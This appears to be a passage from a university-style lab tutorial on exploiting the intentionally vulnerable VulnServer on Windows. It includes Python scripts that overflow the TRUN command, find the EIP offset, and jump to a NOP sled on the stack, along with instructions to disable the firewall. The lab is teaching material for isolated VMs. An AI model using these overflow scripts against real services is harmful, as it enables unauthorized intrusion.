https://whitecr0wz.github.io/posts/Backdooring-PE/

https://www.ired.team/offensive-security/code-injection-process-injection/backdooring-portable-executables-pe-with-shellcode

Windows ROP with Mona

Proj 11: Defeating DEP with ROP (20 pts.)

Purpose

Use Return Oriented Programming (ROP) to defeat Data Execution Prevention (DEP). Since DEP prevents the code we injected onto the stack from running, we will use tiny pieces of Windows DLL code ("Gadgets") to construct a little program that turns DEP off.

We will use these tools:

- Basic Python scripting
- Immunity Debugger
- MONA plug-in for Immunity
- Metasploit Framework
- nasm_shell.rb

What You Need

- A Windows machine, real or virtual, to exploit. I tested Windows 7, 2008 and 2016 and they all work.
- A Kali Linux machine, real or virtual, as the attacker.
- Before doing this project, first do "Proj 9: Exploiting Vulnerable Server on Windows" (without DEP)

WARNING

VulnServer is unsafe to run. The Windows machine will be vulnerable to compromise. I recommend performing this project on virtual machines with NAT networking mode, so no outside attacker can exploit your windows machine.

Task 1: Preparing the Windows Machine

Installing and Running "Vulnerable Server"

You should already have Vulnerable Server downloaded, but if you don't, get it here:

http://sites.google.com/site/lupingreycorner/vulnserver.zip


Or use this **alternate download link**

Save the "vulnserver.zip" file on your desktop.

On your desktop, right-click **vulnserver.zip**.

Click "**Extract All...**", **Extract**.

A "vulnserver" window opens. Double-click **vulnserver**. The Vulnserver application opens, as shown below.



Turning Off Windows Firewall

On your Windows desktop, click **Start**.

In the Search box, type **FIREWALL**

Click "**Windows Firewall**".

Turn off the firewall for both private and public networks.

Finding your Windows Machine's IP Address

On your Windows Machine, open a Command Prompt. Execute the IPCONFIG command. Find your IP address and make a note of it.

Testing the Server

On your Kali Linux machine, in a Terminal window, execute this command:

Replace the IP address with the IP address of your Windows machine.

nc 192.168.119.129 9999

You should see a banner saying "Welcome to Vulnerable Server!", as shown below.

```
root@kali:~/127# nc 192.168.119.130 9999
Welcome to Vulnerable Server! Enter HELP for help.
```

Type **EXIT** and press Enter to close your connection to Vulnerable Server.

Task 2: Launching Vulnserver in Immunity

Install Immunity and Mona

You should already have Immunity and Mona installed on your Windows machine. If you don't, first do the earlier project.

Close Vulnserver

On your Windows machine, close the vulnserver.exe window.

Launch Vulnserver in Immunity

On your Windows machine, launch "**Immunity Debugger**".

In Immunity, click **File**, **Open**. Navigate to **vulnserver.exe** and double-click it.

In the Immunity toolbar, click the magenta **Run** button. Click the **Run** button a second time.

Task 3: Target EIP

The location of the EIP varies in different Windows versions, so let's first verify that it's working on your system.

Making Nonrepeating Characters

On your Kali Linux machine, in a Terminal window, execute this command:

nano testnr

In the nano window, enter this code, as shown below.

```
#!/usr/bin/python


prefix = 'A' * 1900


test = ''
for a in 'abcdefghij':
  for b in 'abcdefghij':
    test += a + b


padding = 'F' * 3000
attack = prefix + test + padding
attack = attack[:3000]


print attack
```

```
GNU nano 2.9.8                    testnr

#!/usr/bin/python

prefix = 'A' * 1900

test = ''
for a in 'abcdefghij':
  for b in 'abcdefghij':
    test += a + b

padding = 'F' * 3000
attack = prefix + test + padding
attack = attack[:3000]

print attack
```

Press **Ctrl+X**, **Y**, **Enter** to save the file.

Execute these commands to run it:

chmod a+x testnr

./testnr

You see the attack string: 3000 characters with a string of lowercase characters in the middle, as shown below.

```
root@kali:~/127/p11# nano testnr
root@kali:~/127/p11# chmod a+x testnr
root@kali:~/127/p11# ./testnr
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAaaabacadaeafagahaiajbabbbcbdbebfbgbhbibjcacbcccdcecfcgchcicjdadbdcdddedfdgdh
didjeaebecedeeefegeheiejfafbfcfdfefffgfhfifjgagbgcgdgegfggghgigjhahbhchdhehfhghhhihjiaibicidieifigihiiij
jajbjcjdjejfjgjhjijjFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
root@kali:~/127/p11# 
```

Sending the Attack String to Vulnserver

On your Kali Linux machine, in a Terminal window, execute this command:

nano findeip

In the nano window, enter this code, as shown below.

```
#!/usr/bin/python
import socket
server = '192.168.225.204'
sport = 9999

prefix = 'A' * 1900

test = ''
for a in 'abcdefghij':
  for b in 'abcdefghij':
    test += a + b

padding = 'F' * 3000
attack = prefix + test + padding
attack = attack[:3000]

s = socket.socket()
connect = s.connect((server, sport))
print s.recv(1024)
s.send(('TRUN .' + attack + '\r\n'))
```

```
  GNU nano 2.9.8                                findeip

#!/usr/bin/python
import socket
server = '192.168.225.204'
sport = 9999

prefix = 'A' * 1900

test = ''
for a in 'abcdefghij':
  for b in 'abcdefghij':
    test += a + b

padding = 'F' * 3000
attack = prefix + test + padding
attack = attack[:3000]

s = socket.socket()
connect = s.connect((server, sport))
print s.recv(1024)
s.send(('TRUN .' + attack + '\r\n'))
```

Press **Ctrl+X**, **Y**, **Enter** to save the file.

Execute these commands to run it:


chmod a+x findeip

./findeip

Your Windows machine should show an "Access violation" at the bottom of the Immunity window, as shown below.

Note these items, outlined in the red in the image below:

- At the bottom, the address that caused the violation appears in hexadecimal
- At the top right, the EIP shows the same value
- In the lower right pane, scroll down one line to see the EIP on the stack. The right side shows the ASCII letters corresponding to these hex values. When I did it, the characters were **fdfe**.



Calculating the EIP Location

Here's where the **fdfe** characters appear in the attack string. Those characters control the EIP.

```
root@kali:~/127/p11# nano testnr
root@kali:~/127/p11# chmod a+x testnr
root@kali:~/127/p11# ./testnr
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAaaabacadaeafagahaiajbabbbcbdbebfbgbhbibjcacbcccdcecfcgchcicjdadbdcdddedfdgdh
didjeaebecedeeefegeheiejfafbfcfdfefffgfhfifjgagbgcgdgegfggghgigjhahbhchdhehfhghhhihjiaibicidieifigihiiij
jajbjcjdjejfjgjhjijjFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
root@kali:~/127/p11#
```

Before the EIP, we have these characters:

- **1900** "A" characters
- **20** characters, 10 pairs starting with "a": "aaabacadaeafagahaiaj"
- **20** characters, 10 pairs starting with "b"

- **20** characters, 10 pairs starting with "c"
- **20** characters, 10 pairs starting with "d"
- **20** characters, 10 pairs starting with "e"
- **6** characters: "fafbfc"

For a total of **2006** characters. You may have a different total on your machine.

Restarting Vulnserver in Immunity

On your Windows machine, in Immunity, click **Debug**, **Restart**. Click **Yes**.

On the toolbar, click the **Run** button. Click the **Run** button a second time.

Targeting the EIP Precisely

On your Kali machine, execute this command:

nano hiteip

In the nano window, enter this code, as shown below. Adjust the IP address and the "2006" value as needed for your system.

```
#!/usr/bin/python

import socket

server = '192.168.225.204'

sport = 9999


prefix = 'A' * 2006

eip = "BCDE"


padding = 'F' * 3000

attack = prefix + eip + padding

attack = attack[:3000]


s = socket.socket()

connect = s.connect((server, sport))

print s.recv(1024)

s.send(('TRUN .' + attack + '\r\n'))
```

```
  GNU nano 2.9.8                                  hiteip

#!/usr/bin/python
import socket
server = '192.168.225.204'
sport = 9999

prefix = 'A' * 2006
eip = "BCDE"

padding = 'F' * 3000
attack = prefix + eip + padding
attack = attack[:3000]

s = socket.socket()
connect = s.connect((server, sport))
print s.recv(1024)
s.send(('TRUN .' + attack + '\r\n'))
```

Press **Ctrl+X**, **Y**, **Enter** to save the file.

Execute these commands to run it:


chmod a+x hiteip

./hiteip

Your Windows machine should show an "Access violation" at the bottom of the Immunity window, as shown below.

Note these items, outlined in the red in the image below:

- At the bottom, the address **45444342**
- At the top right, the EIP shows the same value
- In the lower right pane, scroll down two lines to see the "A" characters, then the EIP, then the "F" characters.



Restarting Vulnserver in Immunity

On your Windows machine, in Immunity, click **Debug**, **Restart**. Click **Yes**.

On the toolbar, click the **Run** button. Click the **Run** button a second time.

Testing Code Execution on the Stack

Let's find out whether we can execute code on the stack, which is the classical exploit method from aleph0.

From the previous project, we know putting **625011af** into the EIP will execute **JMP ESP** and "trampoline" onto the stack.

We'll put a NOP sled and a BRK onto the stack, and attempt to execute it.

On your Kali machine, execute this command:

nano testnx

In the nano window, enter this code, as shown below. Adjust the IP address and the "2006" value as needed for your system.

#!/usr/bin/python

import socket

server = '192.168.225.204'

sport = 9999

prefix = 'A' * 2006

eip = '\xaf\x11\x50\x62'

nopsled = '\x90' * 16

brk = '\xcc'

padding = 'F' * 3000

attack = prefix + eip + nopsled + brk + padding

attack = attack[:3000]

s = socket.socket()

connect = s.connect((server, sport))

print s.recv(1024)

s.send(('TRUN .' + attack + '\r\n'))

```
  GNU nano 2.9.8                                  hiteip

#!/usr/bin/python
import socket
server = '192.168.225.204'
sport = 9999

prefix = 'A' * 2006
eip = "BCDE"

padding = 'F' * 3000
attack = prefix + eip + padding
attack = attack[:3000]

s = socket.socket()
connect = s.connect((server, sport))
print s.recv(1024)
s.send(('TRUN .' + attack + '\r\n'))
```

Press **Ctrl+X**, **Y**, **Enter** to save the file.


Execute these commands to run it:

chmod a+x testnx

./testnx

Look at your Windows machine. If Immunity shows "**INT3 command**" at the bottom, as shown below, the stack allows code execution.

If it shows an "Access violation" when trying to execute a NOP, the stack does not allow code execution.



